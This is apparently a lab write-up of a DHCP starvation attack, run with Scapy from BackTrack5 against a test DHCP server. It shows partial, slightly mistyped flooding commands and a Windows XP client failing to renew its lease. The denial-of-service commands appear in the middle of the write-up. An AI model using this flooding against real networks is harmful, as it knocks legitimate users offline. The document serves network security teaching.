- The first step I took to make this attack possible was to clear the dhcpd.leases file. Then I proceeded to reboot the machine.

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# The format of this file is documented in the dhcpd.leases(5) manual page.
# This lease file was written by isc-dhcp-V3.1.1

[ Read 3 lines ]


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- I turned on the machine with BackTrack5 and ran a dhcp flooding/starvation script on scapy. I ran these commands:

conf.checklPaddr = False

-Sendp(dhcp_discover,loop=1)

Packet Analysis -> We can see that the DHCP Server is getting flooded



- Afterwards while the script was running I ran the Windows XP machine and checked to see if I could get a response from the DHCP server.

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Default Gateway . . . . . . . . :

C:\Documents and Settings\poly>ipconfig /renew

Windows IP Configuration

An error occurred while renewing interface Local Area Connection : unable to contact your DHCP server. Request has timed out.

C:\Documents and Settings\poly>_
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- The attack was successful!